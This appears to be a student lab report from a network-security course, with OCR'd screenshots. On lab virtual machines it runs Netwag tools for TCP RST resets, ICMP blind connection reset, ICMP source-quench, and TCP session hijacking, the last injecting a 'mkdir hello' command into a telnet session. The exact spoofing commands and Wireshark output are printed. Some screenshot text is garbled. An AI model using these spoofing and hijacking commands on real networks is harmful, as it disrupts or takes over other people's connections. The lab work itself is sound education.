


## Task 4: TCP RST Attacks on telnet Connections

Turn off the connection first in the CyberSec-Server.




Set up Telnet connection on Cybersec-Client, open terminal then type 'telnet' followed by 10.0.2.8 and fill the information as seen on the screenshot. Password always use 'cybersec'.

```
cybersec-server@ubuntu:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^['.
Ubuntu:~# CyberSec-Attacker.c
ubuntu login: cybersec-client
Password:
Last login: Mon Oct 17 21:04:33 PDT 2016 from 10.0.2.8 on pts/0
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.2.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

381 packages can be updated.
309 updates are security updates.
```

Open CyberSec-Client then wireshark, then check if telnet connection is successful



Open CyberSec-Attacker, search for tool 78 and fill in with the same information below & press run it

File Edit Session Options Help

Tool Local info Remote info Clipboard

Search Help Form Running History

Parameters for tool 78 (Reset every TCP packet):

☒ Lo0 device: device name  
☐ Eth0 filter: pcap filter

☐ linkbraw  
☐ linkfbraw  
☒ link spoofip: IP spoof initialization type  
☐ rawlink  
☐ linkraw  
☒ best

Advanced parameters:  
☐ all ips: limit the list of IP addresses to reset

Generate Run it Reset Update

Result after pressing 'run it':

Command 78 --device "Eth0" --spoofip "best" :

78 --device "Eth0" --spoofip "best"

Run  
☐ NW

In CyberSec-Server, type anything in the command line. It'll have "sConnection closed by foreign host." as the result

```
cybersec-client@ubuntu:~$ sConnection closed by foreign host.
```

Open wireshark on CyberSec-Client, as can be seen that two reset packets have been send from client and server machine.

Filter:	tcp	Expression...	Clear	Apply	Save	
.	Time	Source	Destination	Protocol	Length	Info
3922	2544.347	10.0.2.6	10.0.2.8	TCP	66	43348 > telnet
3923	2544.365	10.0.2.8	10.0.2.6	TELNET	122	Telnet Data ...
3924	2544.365	10.0.2.6	10.0.2.8	TCP	66	43348 > telnet
3997	2605.085	10.0.2.6	10.0.2.8	TELNET	67	Telnet Data ...
3998	2605.086	10.0.2.8	10.0.2.6	TELNET	67	Telnet Data ...
3999	2605.087	10.0.2.6	10.0.2.8	TCP	66	43348 > telnet
4003	2605.174	10.0.2.8	10.0.2.6	TCP	60	telnet > 43348
4004	2605.174	10.0.2.6	10.0.2.8	TCP	60	43348 > telnet
4005	2605.174	10.0.2.8	10.0.2.6	TCP	60	[TCP ACKed unse
▶ Frame 57: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0						
▶ Ethernet II, Src: Vmware_28:d2:28 (00:0c:29:28:d2:28), Dst: Vmware_3c:b0:17 (00:50:56:3c:b0:17)						
▶ Internet Protocol Version 4, Src: 10.0.2.6 (10.0.2.6), Dst: 10.0.2.8 (10.0.2.8)						
▶ Transmission Control Protocol, Src Port: 43346 (43346), Dst Port: telnet (23), Seq: 0, Len: 0						
0000	00 50 56 3c b0 17 00 0c 29 28 d2 28 08 00 45 10	.PV<....)(...E.				
0010	00 3c d7 03 40 00 40 06 4b 9b 0a 00 02 06 0a 00	.<..@.@. K.....				
0020	02 08 a9 52 00 17 b1 2e c6 bd 00 00 00 00 a0 02	...R....				
0030	72 10 8a ce 00 00 02 04 05 b4 04 02 08 0a 00 00	r.....				
0040	11 be 00 00 00 00 01 03 03 07	.....				
eth0: <live capture in progress> ... Packets: 4126 - Di... Profile: Default						


On CyberSec-Server, type 'ssh cybersec-client@10.0.2.8'. As can be seen that SSH connection is closed because netwag is still opened.

```
cybersec-server@ubuntu:~$ ssh cybersec-client@10.0.2.8
ssh_exchange_identification: read: Connection reset by peer
```


Filter:	tcp	Expression...	Clear	Apply	Save
	Source	Destination	Protocol	Length	Info
86	10.0.2.8	10.0.2.6	TELNET	67	Telnet Data ...
87	10.0.2.6	10.0.2.8	TCP	66	43348 > telnet [ACK] Seq=14
74	10.0.2.8	10.0.2.6	TCP	60	telnet > 43348 [RST, ACK] Seq=
74	10.0.2.6	10.0.2.8	TCP	60	43348 > telnet [RST, ACK] Seq=
74	10.0.2.8	10.0.2.6	TCP	60	[TCP ACKed unseen segment]
58	10.0.2.6	10.0.2.8	TCP	74	36344 > ssh [SYN] Seq=0 Win
58	10.0.2.8	10.0.2.6	TCP	74	ssh > 36344 [SYN, ACK] Seq=
59	10.0.2.6	10.0.2.8	TCP	66	36344 > ssh [ACK] Seq=1 Ack
63	10.0.2.6	10.0.2.8	SSHv2	109	Client Protocol: SSH-2.0-OpenSSH_7.6p1
63	10.0.2.8	10.0.2.6	TCP	66	ssh > 36344 [ACK] Seq=1 Ack
10	10.0.2.8	10.0.2.6	TCP	60	ssh > 36344 [RST, ACK] Seq=
10	10.0.2.6	10.0.2.8	TCP	60	36344 > ssh [RST, ACK] Seq=
10	10.0.2.8	10.0.2.6	TCP	60	ssh > 36344 [RST, ACK] Seq=
10	10.0.2.8	10.0.2.6	TCP	60	ssh > 36344 [RST, ACK] Seq=
10	10.0.2.6	10.0.2.8	TCP	60	[TCP ACKed unseen segment]
0000	00 50 56 3c b0 17 00 0c 29 28 d2 28 08 00 45 10	.PV<....)(...E.			
0010	00 3c d7 03 40 00 40 06 4b 9b 0a 00 02 06 0a 00	.<..@.@. K.....			
0020	02 08 a9 52 00 17 b1 2e c6 bd 00 00 00 00 a0 02	...R....			
0030	72 10 8a ce 00 00 02 04 05 b4 04 02 08 0a 00 00	r.....			
0040	11 be 00 00 00 00 01 03 03 07	.....			
eth0: <live capture in progress> ... Packets: 5060 - Displayed: 100 Profile: Default					

## Task 5: ICMP Blind Connection-Reset

On the CyberSec-Client, open wireshark then choose 'eth0' and icmp on the filter, then press start.



To see traffic, ping 10.0.2.6



To run the attack, open Netwag on the Cybersec-Attacker , type icmp and use number 82 and type the following information and run it

Tool	Local info	Remote info	Clipboard
Search	Help	Form	Running
History			

Parameters for tool 82 (Sniff and send ICMP4/ICMP6 destination unreachable):

☒  device: device name

☐  h filter: pcap filter

☐  h code: ICMP code

☒  h src-ip: source IP address

Advanced parameters:

☒  spoofip: IP spoof initialization type

☒

Generate Run it Reset Update

Command 82 --device "Eth0" --src-ip 10.0.2.6 --spoofip "best" :

```
82 --device "Eth0" --src-ip 10.0.2.6 --spoofip "best"
```

See again the traffic on CyberSec-Client

```

215 301.2894 10.0.2.8      10.0.2.8      ICMP          98 Echo (ping) requ
216 301.2905 10.0.2.6      10.0.2.8      ICMP          98 Echo (ping) repl
219 301.7470 10.0.2.6      10.0.2.8      ICMP          70 Destination unrea
220 301.7470 10.0.2.6      10.0.2.6      ICMP          70 Destination unrea
226 302.2901 10.0.2.8      10.0.2.6      ICMP          98 Echo (ping) requ
227 302.2913 10.0.2.6      10.0.2.8      ICMP          98 Echo (ping) repl
228 302.3678 10.0.2.6      10.0.2.8      ICMP          70 Destination unrea
229 302.3681 10.0.2.6      10.0.2.6      ICMP          70 Destination unrea
235 303.2914 10.0.2.8      10.0.2.6      ICMP          98 Echo (ping) requ

>Frame 65: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
>Ethernet II, Src: Vmware 3c:b0:17 (00:50:56:3c:b0:17), Dst: Vmware 28:d2:28 (00:0c:29:28:
cybersec-client@ubuntu: ~
Internet Control Message Protocol
64 bytes from 10.0.2.6: icmp_seq=245 ttl=64 time=0.495 ms
From 10.0.2.6 icmp_seq=245 Destination Host Unreachable
64 bytes from 10.0.2.6: icmp_seq=246 ttl=64 time=1.23 ms
0000  00 0c 29 28 d2 28 90 56 3c b0 17 68 00 45 60 cha1)E. (V V<....E.
0010  00 54 12 d5 14 00 40 01 00 01 00 02 00 6a 00 00 47 1. @. ....
0020  02 06 00 00 02 9c 0e 32 00 01 58 d7 62 00 00 00 cha1)b. 2 ..X.b'..
0030  00 00 00 00 00 00 00 00 00 00 00 10 11 12 13 14 15 1.86.6ns...
0040  16 47 10 19 d1 1b 1c 1d 1e 1f 20 21 22 23 24 25 cha1)a. 1. .. !#$%
0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 0.65() +. - ./012345
eth0: Live capture in progress... Packets: 12... Profile: Default
Internet Control Message Protocol
Type: 3 (Destination unreachable)
Code: 1 (Host unreachable)
Checksum: 0x2ef3 [correct]

```

## Source-Quench Attacks

Open CyberSec-Client then ping 10.0.2.6

```
cybersec-client@ubuntu:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data:
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.516 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.955 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=1.24 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=1.27 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.978 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=64 time=0.864 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.542 ms
```

Open netwag on CyberSec-Attacker, then choose '85' and follow as seen in the screenshot, then press run it.

The screenshot shows the CyberSec-Attacker interface with the following configuration for tool 85:

- Tool:** 85 (Sniff and send ICMP4 source quench)
- Parameters:**
  - ☒ Lo0 (device: device name)
  - ☒ Eth0 (device: device name)
  - ☐ (filter: pcap filter)
  - ☒ 10.0.2.6 (src-ip: source IP address)
- Advanced parameters:**
  - linkbraw
  - linkfbraw
  - link
  - ☒ rawlink (spoofig: IP spoof initialization type)
  - linkraw
  - best

Buttons: Generate, Run it, Reset, Update, Run, NW

Command: 82 --device "Eth0" --src-ip 10.0.2.6 --spoofig "best"

```
Command 85 --device "Eth0" --src-ip 10.0.2.6 --spoofig "best... :
```

```
85 --device "Eth0" --src-ip 10.0.2.6 --spoofig "best"
```



```

✖ ⓧ Ⓜ cybersec-client@ubuntu: ~
From 10.0.2.6: icmp_seq=173 Source Quench
64 bytes from 10.0.2.6: icmp_seq=174 ttl=64 time=0.881 ms
From 10.0.2.6: icmp_seq=174 Source Quench
64 bytes from 10.0.2.6: icmp_seq=175 ttl=64 time=1.58 ms
From 10.0.2.6: icmp_seq=175 Source Quench
64 bytes from 10.0.2.6: icmp_seq=176 ttl=64 time=1.17 ms
From 10.0.2.6: icmp_seq=176 Source Quench
64 bytes from 10.0.2.6: icmp_seq=177 ttl=64 time=1.19 ms
From 10.0.2.6: icmp_seq=177 Source Quench
64 bytes from 10.0.2.6: icmp_seq=178 ttl=64 time=1.10 ms
From 10.0.2.6: icmp_seq=178 Source Quench
64 bytes from 10.0.2.6: icmp_seq=179 ttl=64 time=1.42 ms
From 10.0.2.6: icmp_seq=179 Source Quench
64 bytes from 10.0.2.6: icmp_seq=180 ttl=64 time=0.397 ms
From 10.0.2.6: icmp_seq=180 Source Quench
64 bytes from 10.0.2.6: icmp_seq=181 ttl=64 time=1.70 ms
From 10.0.2.6: icmp_seq=181 Source Quench
64 bytes from 10.0.2.6: icmp_seq=182 ttl=64 time=1.56 ms
From 10.0.2.6: icmp_seq=182 Source Quench
64 bytes from 10.0.2.6: icmp_seq=183 ttl=64 time=1.19 ms
From 10.0.2.6: icmp_seq=183 Source Quench
64 bytes from 10.0.2.6: icmp_seq=184 ttl=64 time=3.08 ms
From 10.0.2.6: icmp_seq=184 Source Quench

```

No.	Time	Source	Destination	Protocol	Length	Info
195	24.657550000	10.0.2.6	10.0.2.8	ICMP	98	Echo (ping)
199	25.317865000	10.0.2.6	10.0.2.8	ICMP	70	Source quench
200	25.318625000	10.0.2.6	10.0.2.6	ICMP	70	Source quench
202	25.658311000	10.0.2.8	10.0.2.6	ICMP	98	Echo (ping)
203	25.658376000	10.0.2.6	10.0.2.8	ICMP	98	Echo (ping)
206	26.306108000	10.0.2.6	10.0.2.8	ICMP	70	Source quench
207	26.306637000	10.0.2.6	10.0.2.6	ICMP	70	Source quench
210	26.658475000	10.0.2.8	10.0.2.6	ICMP	98	Echo (ping)

Internet Protocol Version 4, Src: 10.0.2.6 (10.0.2.6), Dst: 10.0.2.6 (10.0.2.6)

Internet Control Message Protocol


Type: 4 (Source quench (flow control)) ✓

Code: 0

Checksum: 0x5df4 [correct]


## Task 6: TCP Session Hijacking

Open Wireshark on CyberSec-Client, then choose 'eth0' and type 'telnet' on filter then press start.



On CyberSec-Server, type 'telnet 10.0.2.8' on the terminal and fill 'cybersec-client' on Ubuntu login also 'cybersec' as the password.

```
cybersec-server@ubuntu:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 14.04.5 LTS
ubuntu login: cybersec-client
Password:
Last login: Mon Mar 29 23:46:06 PDT 2021 from 10.0.2.6 on pts/23
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.2.0-42-generic x86_64)
type: 4 (Source quench (flow control))
* Code: 0
Checksum: 0x5df4 [correct]
381 packages can be updated.
109 updates are security updates.
```





Parameters for tool 36 (Spoof EthernetIp4Tcp packet):

☒ Lo0  
☒ Eth0

device: device for spoof

☒ 00:0c:29:08:07:bf  
☒ 00:50:56:3c:b0:17  
☐ 0  
☐ 0  
☐  
☐  
☐ 0  
☒ 64  
☐ 0  
☒ 10.0.2.6  
☒ 10.0.2.8  
☐

eth-src: Ethernet src  
eth-dst: Ethernet dst  
ip4-tos: IP4 tos  
ip4-id: IP4 id (rand if unset)  
ip4-reserved: IP4 reserved  
ip4-dontfrag: IP4 dontfrag  
ip4-morefrag: IP4 morefrag  
ip4-offsetfrag: IP4 offsetfrag  
ip4-ttl: IP4 ttl  
ip4-protocol: IP4 protocol  
ip4-src: IP4 src  
ip4-dst: IP4 dst  
ip4-opt: IPv4 options

☒ 42532  
☒ 23  
☒ 2436353487  
☒ 3550829537  
☐  
☐  
☐  
☐  
☐  
☐  
☒  
☒  
☒  
☐  
☐

tcp-src: TCP src  
tcp-dst: TCP dst  
tcp-seqnum: TCP seqnum (rand if unset)  
tcp-acknum: TCP acknum  
tcp-reserved1: TCP reserved1  
tcp-reserved2: TCP reserved2  
tcp-reserved3: TCP reserved3  
tcp-reserved4: TCP reserved4  
tcp-cwr: TCP cwr  
tcp-ecr: TCP ecr  
tcp-urg: TCP urg  
tcp-ack: TCP ack  
tcp-psh: TCP psh  
tcp-rst: TCP rst  
tcp-syn: TCP syn

<input checked="" type="checkbox"/>	<input type="checkbox"/>	tcp-urg: TCP urg
<input checked="" type="checkbox"/>	<input type="checkbox"/>	tcp-ack: TCP ack
<input checked="" type="checkbox"/>	<input type="checkbox"/>	tcp-psh: TCP psh
<input type="checkbox"/>	<input type="checkbox"/>	tcp-rst: TCP rst
<input type="checkbox"/>	<input type="checkbox"/>	tcp-syn: TCP syn
<input type="checkbox"/>	<input type="checkbox"/>	tcp-fin: TCP fin
<input checked="" type="checkbox"/>	237	- + h tcp-window: TCP window
<input type="checkbox"/>	0	- + h tcp-urgptr: TCP urgptr
<input type="checkbox"/>		h tcp-opt: TCP options
<input checked="" type="checkbox"/>	6d 6b 64 69 72 20 68 65	h tcp-data: mixed data

```

Command 36 --device "Eth0" --eth-src 00:0c:29:08:07:bf --eth-... :
Ethernet
| 00:0c:29:08:07:BF->00:50:56:3C:B0:17 type:0x0800 |
|
|
IP
| version| ihl | tos | totlen | |
| 4 | 5 | 0x00=0 | 0x0030=48 |
| id | r|D|M | offsetfrag |
| 0x355C=13660 | 0|0|0 | 0x0000=0 |
| ttl | protocol | checksum |
| 0x40=64 | 0x06=6 | 0x2D5F |
| source |
| 10.0.2.6 |
| destination |
| 10.0.2.8 |
TCP
| source port | destination port |
|
|

```

Copy command

Run it again

36 --device "Eth0" --eth-src 00:0c:29:08:07:bf --eth-dst 00:50:56:3c:b0:17 --ip4-ttl 64 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.8 --tcp-src 42532 --tcp-dst 23 --tcp-seqnum 2436353487 --tcp-acknum 3550829537 --no-tcp-urg --no-tcp-ack --no-tcp-psh --tcp-window 237 --tcp-data "6d 6b 64 69 72 20 68 65"

6 --ip4-dst 10.0.2.8 --tcp-src 42532 --tcp-dst 23 --tcp-seqnum 2436353487 --tcp-acknum 3550829537 --no-tcp-urg --no-tcp-ack --no-tcp-psh --tcp-window 237 --tcp-data "6d 6b 64 69 72 20 68 65""

Run

☐ NW

Tool finished its job

After running the netwag, go back to CyberSec-Client, as seen below it changes into 'mk dir hello' which mean make new directory name hello.

```
2820 1581.152 10.0.2.6 10.0.2.8 TELNET 66
Window size value: 237
[Calculated window size: 237]
[Window size scaling factor: -1 (unknown)]
▶Checksum: 0xda42 [validation disabled]
▶[SEQ/ACK analysis]
▼Telnet
Data: mkdir hello\n
0010 00 34 b8 06 00 00 40 06 aa b0 0a 00 02 06 0a 00 .4....@. ....
0020 02 08 a6 24 00 17 91 37 cd cf d3 a5 5b e1 50 00 ...$.7 ....[.P.
0030 00 ed da 42 00 00 6d 6b 64 69 72 20 68 65 6c 6c ...B..mk dir hell
0040 6f 0a o.
```

hello directory has been made.

